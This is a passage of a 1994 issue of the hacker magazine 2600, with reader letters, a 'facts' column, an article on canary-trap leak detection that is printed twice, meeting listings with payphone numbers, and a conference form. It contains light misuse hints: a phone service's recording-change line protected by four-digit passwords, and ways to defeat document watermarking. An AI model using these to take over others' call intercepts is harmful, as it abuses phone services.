TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/1/94.

LETTERS

(continued from page 31)

Fighting The Slime

Dear 2600:

Regarding the mystery telephone gadget that Bellsouth Roberts found (Letters, Spring 94, page 31), what he found is called a "predictive dialer", one of the telemarketers' favorite toys. Its intent is to keep the teleslime talking without wasting their time dialing, listening to ringing, answering machines, etc. What you feed it is a list of numbers or it will try every number in a given range. It "knows" that some percentage will be useless calls, so it does a bunch of calls at the same time. They will recognize a modem or fax and hang up, marking that as an NG line. RNA (Ring No Answer) numbers are also marked for retry later. It does voice recognition for "hello" and a few other possibilities and can usually discriminate between an answering machine and a human. When it finds a "live one", it transfers the call to the next available teleslime, popping up info about the call (number, name, etc.) on a screen in front of the teleslime. If it gets a bit too far ahead, it will drop calls that are ringing and haven't answered yet, marking them for retry. It uses its statistics for length of calls and percentage of live answers to predict how far ahead it should be getting.

As long as I'm talking about teleslime, I would like to pass along what I do with these calls. I don't just hang up. That just frees the teleslime to bother someone else. I just say "yes", "uh-huh", etc. a few times to get them started on their pitch, then press my hold button and hang up. I have a multi line phone so I am not worried about busying it for a while. It sometimes takes 10 to 15 minutes for the slime to realize there is nobody there anymore and give up. If you have only one line, just put it down and ignore it until you hear a dial tone or off-hook signal.

RG
Los Angeles

Secrets of a Super Hacker

Dear 2600:

I got my first issue of *2600* and found it very interesting. I like especially the article about the NYNEX Charge Card by Kevin Daniel because here in Belgium we have the same system called Telecard. In "Hacker Reviews", you talked about *Secrets of a Super Hacker* by the Knightmare. This book interests me. Could you tell me how to get it?

JB
Elsbey-La-Neuve, Belgium

We're sorry we neglected to let people know how to get the book. You can write to Loompanics at PO Box 1197, Port Townsend, WA 98368. The book is $19.95.

Thoughts

Dear 2600:

The "Crime Waves" article brings up the common misunderstanding of what computer crime is. It is too easy to simply take a crime which involves a computer, but is really an old standard crime, and label it "Computer Crime" whether it is robbery, extortion, eavesdropping, gossip, blackmail, etc. To me computer crime is one which could not exist without the computer. Some of the old well-loved crimes, like embezzlement, change scale when you add a computer, but they are still old crimes. I would say that there are few real "Computer Crimes" if you buy my definition. Even PBX and phone credit card hacking are marginal. Can you come up with many real unique *computer crimes*?

Loved the "Chrome Box" article but it brought up an old question that has bothered me. I believe most automated town stoplights use an induction coil in the street to sense cars. Could you put a giant coil on the frame of a car and zap the stoplight to get quicker response? You have a nice 80 amp 12 volt DC power source for the coil.

"Software Piracy" was the worst sophistry I have seen since my septic tank was last pumped. When the diskette hops into Bob's pocket shouting "copy me", only then will copying it be the equivalent of the escape of Philippine doctors to lands which can pay better and offer a safer and more comfortable environment. When I grew up in Maine, a lobsterman felt it was his right to shoot at people who pulled his lobster traps. Same deal with pirating software, you are attacking the means of livelihood. Same idea as hanging horse thieves in the Old West.

PB
Wayland, MA

Fascinating chain of logic. But you would be more accurate if you compared software pirates to horse and lobster copiers. We tried to find out how such people have been dealt with but we couldn't find any documented cases of illegal copying of life forms. We may just have to come up with some new ways of thinking.

facts

All of the newspapers and TV news shows in New York City have been going on about the new traffic cameras that have been installed in secret locations to catch drivers running red lights. That's right, they snap a picture of the back of your car, read the license plate, and send you a ticket in the mail! (Word has it they ignore anyone from out of state.) The way in which the story has been reported has many New York drivers acting paranoid since nobody knows where exactly these cameras lurk. That is, until now. If you're in **Manhattan**, the cameras gaze southbound on 2nd Avenue and East 42nd Street, West Street and West Houston Street, northbound on 3rd Avenue at East 72nd Street, Amsterdam Avenue and West 72nd Street. In **Brooklyn**, Ocean Parkway and Church Avenue, Hamilton Avenue North and Clinton Street (northbound), Pennsylvania Avenue and Atlantic Avenue, Boerum Place and Atlantic Avenue, Flatbush Avenue by Toys R Us (southbound). In **Queens**, 58th Street and Queens Boulevard, Ascan Avenue and Queens Boulevard (eastbound), Northern Boulevard and Douglaston Parkway, Rockaway Boulevard and Brookville Boulevard (westbound). In **Staten Island**, Hylan Boulevard and Burbank Avenue (northbound) and Victory Boulevard at Morani Street (eastbound). Finally, in **The Bronx**, Grand Concourse and East 167th Street (northbound), Pelham Parkway and Stillwell Avenue, Cross Bronx Expressway Service Road and Rosedale Avenue (westbound). Now at least you'll know where the watchers are watching from. Sleep well.

•

We had one hell of a surprise when NYNEX called us recently. On our Caller ID display the number 516-215-2087 showed up. 215 is an impossible exchange in 516 since 215 is the area code for Philadelphia and we're not required to dial 1 for long distance. So if we dial 215, our switch will think that we're dialing an area code, not an exchange. (Starting in September, 516 will be required to dial 1 first, in preparation for the new area code explosion of 1995.) This is the first case we've found of a fake number being sent to a Caller ID box. According to the only person at NYNEX who knew what we were talking about, this is actually an internal station number in their ACD system, kind of like an operator console ID.

•

We've had some fun playing with Call Mover Plus from NYNEX, the service that allows you to record your own intercept message and transfer people calling the old number to the new number. A couple of the potential bugs are discussed in the letters section. The number to call to change a recording is (800) 227-6922 and passwords are four digits. You can subscribe to this for up to six months and it costs $4 a month for having the recording, $12 a month if you use the transfer feature. Plus a $16 installation fee. Pretty slick of NYNEX to charge for installation on a disconnected number.

•

To say we're disgusted with the criminal behavior of the federal prison system would be putting it mildly. Take the case of Paul Stira (Scorpion), a friend of *2600* imprisoned for six months on absurd "conspiracy" charges. It took Paul a couple of months to get the proper forms to send to potential visitors. He sent the forms to *2600* in January which didn't arrive until the end of February. We immediately filled them out and in late March they came back because one box hadn't been filled out exactly right (his name had to be above a line instead of under it or some such thing) Since Paul was being released on April 15, it made little sense to continue this charade. As a result of this kind of thing, Paul went through six months of prison without a single visitor. And that's not all. We thought his stay would be made a little more bearable with a full set of back issues. We got a letter from the federal prison people saying that they found objectionable material in *all* of our issues and that we had the right to appeal as long as we did it within fifteen days. The postmark of their letter was dated twelve days past when the letter was written and delivered two days later, leaving us one day to have our appeal in their hands. This is the second time we've noticed this fraudulent behavior from the Bureau of Prisons. After another long wait, they finally told us that all of our issues "give numerous tips on illegal activities such as eavesdropping and telecommunication fraud". That's as specific as they got. The bastards didn't even return the issues, which they initially said they were going to do. This is the way federal prison apparently works, just one injustice after another, with nobody around capable of caring - not lawyers, not the media, nobody.

As we go to press, Mark Abene (Phiber Optik) is still imprisoned and is being denied medicine that his doctor describes as essential. Powerful, influential people are utterly impotent when it comes to dealing with a situation like this. While we continue to look for legal support, the rest of us can offer moral support by writing letters and donating whatever we can afford to Mark's phone fund so he can continue to stay in contact with his friends and family. The address: Mark Abene 32109-054 (make sure the name and number appear on any checks or money orders), FPC, Schuylkill, Unit 1, PO Box 670, Minersville, PA 17954-0670.

How corporate leaks are detected

by Parity Check

Everyday in the news we see a new government or corporate scandal which has been leaked to the press. During this time, the corporate spooks are usually trying to figure out who has leaked the memo to the press in the first place. This practice has developed into an art.

The first step involves finding out who had access to the information inside the organization. A list of names is then compiled and those persons are targeted by the security team.

One method used by security personnel to stop documents from being passed around is to put them on restricted distribution lists. These are lists of names or positions that are authorized to view and/or access the document. If you aren't on the list, you don't get the document.

This has a dual effect: first, the document is restricted, making it harder for the opponent to get the document. Second, should the document be leaked to the media or opponents, security officers will have a ready made list of suspects to start their investigation from.

Once a leak has occurred, the investigation team will attempt to locate the source of the leak by using multiple techniques such as interrogation, background screening, motives, etc. These are all beyond the scope of this document and should be looked up in other publications (LOD Technical Journals, etc.). I will deal here with setting up traps for the source to reveal itself and the possible countermeasures that may be used.

One method to find leakers in an organization is to set up other restricted distribution lists from the original list. In each case a segment of the original list will be used until all of the individuals are listed on different lists in a unique combination. Then each of the lists are fed food - forged documents that the target would want to leak - and then the source is found by cross-referencing the documents that are actually leaked with the distribution lists.

This method has its problems. It's time consuming because of the forgeries which need to be created and because of the lists required. Furthermore, the source will in most cases become suspicious when multiple lists are created and when "food" starts appearing in above-average quantities. Also, nothing guarantees that the source will leak all of the documents sent to it.

Another method used is the creation of "mouse-trap" documents, tailor-made to catch the source. The original document is fed into a computer along with a thesaurus. The computer then uses synonyms to replace some words in the document. Punctuation (placement of comma, etc.) is also altered as is the header style and the spaces between paragraphs. Using a combination of these techniques, a unique document is made for each person it is to be sent to, while keeping the essence of the message intact. Should the source discuss the message with another person on the document's distribution list, suspicion is not aroused as the central idea remains the same.

Then, the document is released to the individuals. Should the document be shown on television or published in the newspaper, the security officers will be able to determine who leaked the document. However, the media have caught on to this and some only quote part of the document. Here again, because of the wording and punctuation, the source can be found. In some corporations and government entities, this process is automated top to bottom, a new version of the document created each time it is requested. Of course, this technique has its limits as the source can always steal a colleague's copy and leak that version of the document.

A possible countermeasure is the complete reversal of the process - use a thesaurus and again change the punctuation. In this manner, regardless of what was planted inside the document provided it is not shown in a picture, nothing can be traced back to the original copy.

The last technique is essentially a watered-down version of the above. Studies or documents are released in massive quantities to the individuals, but each with a small discrepancy (typo, figures off by $34, wrong date, etc.). The information in the document is low-level while still being confidential. The theory, not always truthful, behind the technique is that someone willing to leak large quantities of low-level information will also be willing to leak high-level information. The process is repeated several times until a pattern can be isolated from an individual.

In conclusion, there are several techniques each with their strong points and weaknesses. The best possible solution to finding a leak within an organization is probably some hybrid of all of them.

Thursday, The 7th of April 1994
Document revision 1.0

How corporate leaks are detected

by Parity Check

Everyday in the news we see a new government or corporate scandal which has been leaked to the press. During this time, the corporate spooks are usually trying to figure out who has leaked the memo to the press in the first place. This practice has developed into an art.

The first step involves finding out who had access to the information inside the organization. A list of names is then compiled and those persons are targeted by the security team.

One method used by security personnel to stop documents from being passed around is to put them on restricted distribution lists. These are lists of names or positions that are authorized to view and/or access the document. If you aren't on the list, you don't get the document.

This has a dual effect: first, the document is restricted, making it harder for the opponent to get the document. Second, should the document be leaked to the media or opponents, security officers will have a ready made list of suspects to start their investigation from.

Once a leak has occurred, the investigation team will attempt to locate the source of the leak by using multiple techniques such as interrogation, background screening, motives, etc. These are all beyond the scope of this document and should be looked up in other publications (LOD Technical Journals, etc.). I will deal here with setting up traps for the source to reveal itself and the possible countermeasures that may be used.

One method to find leakers in an organization is to set up other restricted distribution lists from the original list. In each case a segment of the original list will be used until all of the individuals are listed on different lists in a unique combination. Then each of the lists are fed food - forged documents that the target would want to leak - and then the source is found by cross-referencing the documents that are actually leaked with the distribution lists.

This method has its problems. It's time consuming because of the forgeries which need to be created and because of the lists required. Furthermore, the source will in most cases become suspicious when multiple lists are created and when "food" starts appearing in above-average quantities. Also, nothing guarantees that the source will leak all of the documents sent to it.

Another method used is the creation of "mouse-trap" documents, tailor-made to catch the source. The original document is fed into a computer along with a thesaurus. The computer then uses synonyms to replace some words in the document. Punctuation (placement of comma, etc.) is also altered as is the header style and the spaces between paragraphs. Using a combination of these techniques, a unique document is made for each person it is to be sent to, while keeping the essence of the message intact. Should the source discuss the message with another person on the document's distribution list, suspicion is not aroused as the central idea remains the same.

Then, the document is released to the individuals. Should the document be shown on television or published in the newspaper, the security officers will be able to determine who leaked the document. However, the media have caught on to this and some only quote part of the document. Here again, because of the wording and punctuation, the source can be found. In some corporations and government entities, this process is automated top to bottom, a new version of the document created each time it is requested. Of course, this technique has its limits as the source can always steal a colleague's copy and leak that version of the document.

A possible countermeasure is the complete reversal of the process - use a thesaurus and again change the punctuation. In this manner, regardless of what was planted inside the document provided it is not shown in a picture, nothing can be traced back to the original copy.

The last technique is essentially a watered-down version of the above. Studies or documents are released in massive quantities to the individuals, but each with a small discrepancy (typo, figures off by $34, wrong date, etc.). The information in the document is low-level while still being confidential. The theory, not always truthful, behind the technique is that someone willing to leak large quantities of low-level information will also be willing to leak high-level information. The process is repeated several times until a pattern can be isolated from an individual.

In conclusion, there are several techniques each with their strong points and weaknesses. The best possible solution to finding a leak within an organization is probably some hybrid of all of them.

Thursday, The 7th of April 1994
Document revision 1.0

2600 MEETINGS

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6554, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9818.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9395.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9505, 9519, 9520; 625-9923, 9924; 614-8849, 9872, 9918, 9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: (901) 366-4017, 4018, 4019, 4020, 4021.

Nashville

Bellevue Mall in Bellevue, in the non-smoking circle inside the mall in front of Dillards.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927, 308-8044, 8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

The Capitol City Coffee Company, 1427 L Street, on the corner of 15th & L streets in downtown Sacramento. Payphone: (916) 442-9429.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcone Street.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 9pm.


Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

*****

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

HOPE



Preregistration Form

Admission to the conference is $20 for the entire weekend if you preregister. $25 at the door.
More details can be found on page 17.
To preregister, fill out this form, enclose $20, and mail to: **2600 HOPE Conference, PO Box 848, Middle Island, NY 11953.**
Preregistration must be postmarked by 7/31/94.
This information is only for the purposes of preregistration and will be kept confidential.
Once you arrive, you can select any name or handle you want for your badge.

NAME:______________________________

ADDRESS:______________________________

CITY, STATE, ZIP, COUNTRY:______________________________

PHONE (optional):_______________ email (optional):_______________

IMPORTANT: If you're interested in participating in other ways or volunteering assistance, please give details below. So we can have a better idea of how big the network will be, please let us know what, if any, computer equipment you plan on bringing and whether or not you'll need an Ethernet card. Attach additional sheets if you have a lot to say.